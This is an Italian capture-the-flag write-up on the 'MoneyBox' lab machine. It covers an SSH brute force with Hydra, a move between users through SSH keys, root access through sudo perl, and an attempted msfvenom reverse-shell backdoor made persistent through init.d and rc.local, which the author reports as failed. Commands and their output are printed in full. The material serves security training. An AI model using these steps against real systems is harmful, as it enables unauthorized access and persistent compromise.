Abbiamo trovato un indizio nascosto nel file immagine dove dice che c'è un utente chiamato "*renu*" sulla macchina target e stava usando una password molto debole.

Grazie a tutto ciò, abbiamo scoperto un nome utente da usare per accedere alla macchina target come utente del sistema, in più, abbiamo scoperto che è possibile provare a rompere la password siccome debole, magari con un attacco di forza bruta.



# Capitolo 6

## 6. Privilege escalation

Una volta ottenuto accesso alla macchina target, l'obiettivo è quello di andare ad elevare i nostri privilegi ottenendo i permessi di root. Verrà applicata una privilege escalation verticale, in modo da passare da semplici utenti ad utenti root.

Con le informazioni ottenute precedentemente e grazie alla scoperta del nome utente (*renu*) possiamo provare a rompere la sua password con l'utilizzo dello strumento Hydra.

### 6.1 HYDRA

Per questo passaggio, è stato utilizzato lo strumento *Hydra* che implementa tecniche di online password cracking con l'utilizzo di protocolli come http, ssh e ftp. È uno strumento molto popolare che è disponibile per impostazione predefinita in Kali Linux.

Quindi, proviamo a eseguire un attacco di forza bruta sulla porta SSH, siccome abbiamo visto che anche questo servizio è disponibile (Figura 3.2.1), per il nome utente "renu" con Hydra.

Proviamo ad eseguirlo:

```
hydra -l renu -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh
```

```
└─$ hydra -l renu -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-09 12:08:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.0.2.5:22/
[22][ssh] host: 10.0.2.5 login: renu password: 987654321
```

Figura 6.1.1: Risultato cracking con Hydra

Dopo il completamento, abbiamo identificato la password valida per l'utente "renu", che è una stringa interamente numerica, ovvero 987654321. Adesso abbiamo sia nome utente che relativa password, pertanto, accediamo con le credenziali trovate sempre tramite ssh:

```
ssh renu@10.0.2.5
```

```
└─$ ssh renu@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:4skFgbTuZiVgZGtWwAh5WRXgKKTdP7U5BhYUsIg9nWw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
renu@10.0.2.5's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44
```

Figura 6.1.2: Accesso come utente renu

Abbiamo effettuato correttamente l'accesso al computer di destinazione come utente "renu".

Una volta ottenuto l'accesso utente, esploriamo ulteriori punti deboli e indizi per arrivare al root della macchina target.

Utilizziamo alcuni comandi per verificare che abbiamo acceduto effettivamente come utente "renu" (tramite *id*), e per identificare il sistema operativo in esecuzione (con *cat /etc/issue*) e la versione kernel (con *uname -a*):

```
id
cat /etc/issue
uname -a
```

```
renu@MoneyBox:~$ id
uid=1001(renu) gid=1001(renu) groups=1001(renu)
renu@MoneyBox:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l
renu@MoneyBox:~$ uname -a
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
```

Figura 6.1.3: verifica accesso come renu

Una volta verificato che l'accesso come utente "renu" è andato a buon fine, esploriamo manualmente la macchina target per ulteriori suggerimenti:

```
pwd
ls
cat user1.txt
```

```
renu@MoneyBox:~$ pwd
/home/renu
renu@MoneyBox:~$ ls
ftp user1.txt
renu@MoneyBox:~$ cat user1.txt
Yes...!
You Got it User1 Flag
==> us3r1{F14g:0ku74tbd3777y4}
```

Figura 6.1.4: apertura file user1.txt

Esplorando la macchina attraverso il comando *ls* abbiamo scoperto un file chiamato *user1.txt*, successivamente è stato aperto e abbiamo trovato il primo flag della sfida.

Continuando ad esplorare la macchina target scopriamo altro:

```
cd ..
ls
cd lily
cat user2.txt
```

```

renu@MoneyBox:~$ cd ..
renu@MoneyBox:/home$ ls
lily  renu
renu@MoneyBox:/home$ cd lily
renu@MoneyBox:/home/lily$ ls
user2.txt
renu@MoneyBox:/home/lily$ cat user2.txt
Yeah.....
You Got a User2 Flag
==> us3r{F14g:tr5827r5wu6nklao}

```

Figura 6.1.5: apertura file user2.txt

Vediamo che sulla home directory è presente un'altra cartella chiamata *lily*. Vedendo al suo interno scopriamo un ulteriore file (*user2.txt*), aprendo il file trovato presenta il secondo flag della sfida.

Non sembra esserci altro ma possiamo provare a verificare la presenza di file o directory nascosti, tramite il comando:

```
ls -la
```

```

renu@MoneyBox:/home/lily$ ls -la
total 36
drwxr-xr-x 4 lily lily 4096 Feb 26 2021 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw----- 1 lily lily 985 Feb 26 2021 .bash_history
-rw-r--r-- 1 lily lily 220 Feb 25 2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25 2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25 2021 .local
-rw-r--r-- 1 lily lily 807 Feb 25 2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .ssh
-rw-r--r-- 1 lily lily 65 Feb 26 2021 user2.txt

```

Figura 6.1.6: Verifica file nascosti nella cartella lily

Possiamo vedere, nella Figura 6.1.6, la presenza di una directory nascosta che potrebbe contenere chiavi SSH. A questo punto, esploriamo la directory:

```
cd .ssh
ls -la
```

```

renu@MoneyBox:/home/lily$ cd .ssh
renu@MoneyBox:/home/lily/.ssh$ ls -la
total 12
drwxr-xr-x 2 lily lily 4096 Feb 26 2021 .
drwxr-xr-x 4 lily lily 4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily 393 Feb 26 2021 authorized_keys

```

Figura 6.1.7: Esplorazione della scartella nascosta

All'interno della cartella nascosta è presente una chiave SSH di autorizzazione, pertanto, analizziamo la chiave con comando:

```
cat authorized_keys
```

```

renu@MoneyBox:/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqcqzyqb2qsNsJnBm8cBMCBNSktug
tos9HY9hzSInk0zDn3RitZJXuemXCas0sM6gBctu5GDuL882dFgz96209TvdF7JJm82eIiVrsS8YCVQq43migWs6HXJu+BNrVb
cf+xq36biziQaVBy+vGbiCPpN0JTrtG449NdNZcl0FDmLm2Y6nLH42zM5hCC0HQJiBymc/I37G09VtUsaCpjiKaxZanglyb2+W
LSxmJfr+EhGnWOpQv91hexXd7IdLK6hhUoff5yNxlvIVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu@debian

```

Figura 6.1.8: Apertura chiave SSH

Il file denominato "*authorized\_keys*" è la chiave SSH per l'utente "*lily*" sulla macchina target. Quindi, cambiamo l'attuale privilegio dell'utente "*renu*" in utente "*lily*" con l'aiuto della chiave SSH:

```
ssh lily@10.0.2.5
```

```
renu@MoneyBox:/home/lily/.ssh$ ssh lily@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$
```

Figura 6.1.9: Accesso come utente lily

L'accesso è andato a buon fine e ora siamo connessi al computer di destinazione come utente "*lily*". Adesso, enumeriamo ulteriormente per ottenere l'accesso root.

Verifichiamo il privilegio dell'utente "*lily*" attraverso il comando:

```
sudo -l
```

```
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
```

Figura 6.1.10: Verifica dei privilegi dell'utente lily

Come mostrato dalla Figura 6.1.10, abbiamo scoperto che l'utente corrente (*lily*) può eseguire il comando "*perl*" come utente root.

A questo punto, possiamo eseguire un'istruzione in Perl per aprire una shell di sistema. In più, avviamo una nuova shell interattiva nel terminale corrente con l'aiuto di python:

```
sudo perl -e 'exec "/bin/sh";'
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Il primo comando consente di eseguire una shell di sistema direttamente da un interprete Perl, bypassando così eventuali restrizioni o controlli di sicurezza siccome verrà eseguito come utente root. Pertanto, verifichiamo col comando "*id*" se siamo effettivamente utente root. Il secondo comando importa il modulo *pty* di Python e chiama la funzione *spawn* che crea un nuovo processo figlio che esegue il programma specificato, ovvero l'eseguibile della shell di sistema (*/bin/bash*):

```
lily@MoneyBox:~$ sudo perl -e 'exec "/bin/sh";'
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@MoneyBox:/home/lily#
```

Figura 6.1.11: Accesso come utente root a MoneyBox

Una volta che ci siamo autenticati e aperta una shell come utente root, passiamo ad analizzare la directory root per vincere la sfida:

```
cd /root
```

```
ls -la
```

```
root@MoneyBox:/home# cd /root
root@MoneyBox:~# ls -la
total 28
drwx----- 3 root root 4096 Feb 26 2021 .
drwxr-xr-x 18 root root 4096 Feb 25 2021 ..
-rw----- 1 root root 2097 Feb 26 2021 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Feb 25 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 228 Feb 26 2021 .root.txt
```

Figura 6.1.12: Trovata la root flag

Come possiamo vedere dalla Figura 6.1.12, è stato trovato il file `.root.txt` che è il flag per vincere la sfida MoneyBox. A questo punto apriamo il file e vinciamo la sfida:

```
cat .root.txt
```

```
root@MoneyBox:~# cat .root.txt

Congratulations.....!

You Successfully completed MoneyBox

Finally The Root Flag
==> r00t{H4ckth3p14n3t}

I'm Kirthik-KarvendhanT
It's My First CTF Box

instagram : ____kirthik____

See You Back....
```

Figura 6.1.13: Congratulazioni

# Capitolo 7

## 7. Maintaning access

La fase di maintaning access è successiva alla fase di privilege escalation, in questa fase si cerca di creare un meccanismo che renda l'accesso alla macchina target molto più semplice o per garantire accessi futuri nel caso in cui le vulnerabilità sfruttate vengano risolte.

Si è anche tentato di creare una back-door con l'utilizzo di msfvenom, strumento per creare backdoor e iniettarla nella macchina target, ma la sua esecuzione è fallita perché sulla macchina target non è presente il file rc.local, un file contenente una serie di script che il sistema operativo esegue all'avvio, è anche stato provato a creare questo file ma il risultato è fallimentare. Verrà comunque riportato l'esempio.

### 7.1 MSFVENOM (FALLIMENTO)

Lo strumento fornito dalla suite Metasploit per la generazione di backdoor è *msfvenom*. Con questo creeremo una backdoor per poi utilizzarla per accedere alla macchina target.

Generiamo una backdoor mediante msfvenom dalla macchina Kali. Il comando seguente, quando eseguito, consentirà di effettuare una connessione reverse TCP:

```
msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.4  
LPORT=4444 -f elf -o shell.elf
```

```
msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f elf -o shell.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
Saved as: shell.elf
```

Figura 7.1.1: Generazione backdoor con msfvenom

Creiamo lo script *in.sh* coi seguenti comandi:

```
touch in.sh  
nano in.sh
```

Inseriamo le seguenti righe nello script *in.sh*:

```
#!/bin/sh  
/etc/init.d/shell.elf
```

Con questo file, la backdoor shell.elf verrà eseguita automaticamente ad ogni esecuzione dello script in.sh.

Trasferiamo la backdoor *shell.elf* e lo script in *in.sh* da Kali alla macchina target utilizzando netcat inverso:

Su Kali:	Su MoneyBox da utente root:
<b>cat in.sh   nc -lp 4444</b>	<b>wget 10.0.2.4:4444 -O in.sh</b>
<pre>(root@kali)~/home/kali # cat in.sh   nc -lp 4444 GET / HTTP/1.1 User-Agent: Wget/1.20.1 (linux-gnu) Accept: */* Accept-Encoding: identity Host: 10.0.2.4:4444 Connection: Keep-Alive</pre>	<pre>root@MoneyBox:~# wget 10.0.2.4:4444 -O in.sh --2023-05-17 02:52:01-- http://10.0.2.4:4444/ Connecting to 10.0.2.4:4444... connected. HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9 Length: unspecified Saving to: 'in.sh'</pre>

Figura 7.1.2: Caricamento del file in.sh sulla macchina target

Su Kali:	Su MoneyBox da utente root:
<b>cat shell.elf   nc -lp 4444</b>	<b>wget 10.0.2.4:4444 -O shell.elf</b>
<pre>root@kali:~# cat shell.elf   nc -lp 4444 GET / HTTP/1.1 User-Agent: Wget/1.20.1 (linux-gnu) Accept: */* Accept-Encoding: identity Host: 10.0.2.4:4444 Connection: Keep-Alive</pre>	<pre>root@MoneyBox:~# wget 10.0.2.4:4444 -O shell.elf --2023-05-17 03:02:54-- http://10.0.2.4:4444/ Connecting to 10.0.2.4:4444... connected. HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9 Length: unspecified Saving to: 'shell.elf'</pre>

Figura 7.1.3: Caricamento del file shell.elf sulla macchina target

Una volta caricati i due file sulla macchina target spostiamoli in */etc/init.d* siccome in questo percorso si trovano tutti gli script che vengono eseguiti all'avvio della macchina. Dalla macchina target, coi permessi di root, eseguiamo i seguenti comandi:

<b>cp in.sh /etc/init.d</b>
<b>cp shell.elf /etc/init.d</b>

```
root@MoneyBox:~# cp in.sh /etc/init.d
root@MoneyBox:~# cp shell.elf /etc/init.d
```

Figura 7.1.4: Spostamento degli script nella cartella

Avendo già eseguito il vertical privilege escalation, tramite shell di root della macchina target, assegniamo i permessi di esecuzioni alla backdoor *shell.elf* ed allo script *in.sh*:

<b>chmod +x /etc/init.d/shell.elf</b>
<b>chmod +x /etc/init.d/in.sh</b>

```
root@MoneyBox:~# chmod +x /etc/init.d/shell.elf
root@MoneyBox:~# chmod +x /etc/init.d/in.sh
```

Figura 7.1.5: Assegnazione dei permessi alla backdoor

Bisogna rendere lo script persistente, quindi bisogna far in modo che lo script *in.sh* venga eseguito in automatico ad ogni avvio del sistema. Per fare ciò, bisogna inserire la directory di tale script all'interno del file */etc/rc.local* (un file contenente una serie di script che il sistema operativo esegue all'avvio) cosicché il sistema, andando a leggere quest'ultimo, sappia che deve eseguire lo script caricato.

Nella macchina target questo file non esiste pertanto proveremo a crearlo noi:


```
touch /etc/rc.local  
chmod +x /etc/rc.local  
nano /etc/rc.local
```

Inseriamo le seguenti righe nel file *rc.local*:

```
sh /etc/init.d/in.sh  
exit 0
```

Riavviamo la macchina target e da Kali proviamo a connetterci ad essa con il seguente comando:

```
nc -nvv 10.0.2.5 4444
```



```
# nc -nvv 10.0.2.5 4444  
(UNKNOWN) [10.0.2.5] 4444 (?) : Connection refused  
sent 0, rcvd 0
```

Figura 7.1.6: Accesso alla backdoor fallita

La connessione alla backdoor non è riuscita siccome la macchina target non ha eseguito il file *rc.local* creato da noi, pertanto, la connessione non verrà instaurata per via del file *rc.local* inizialmente non presente.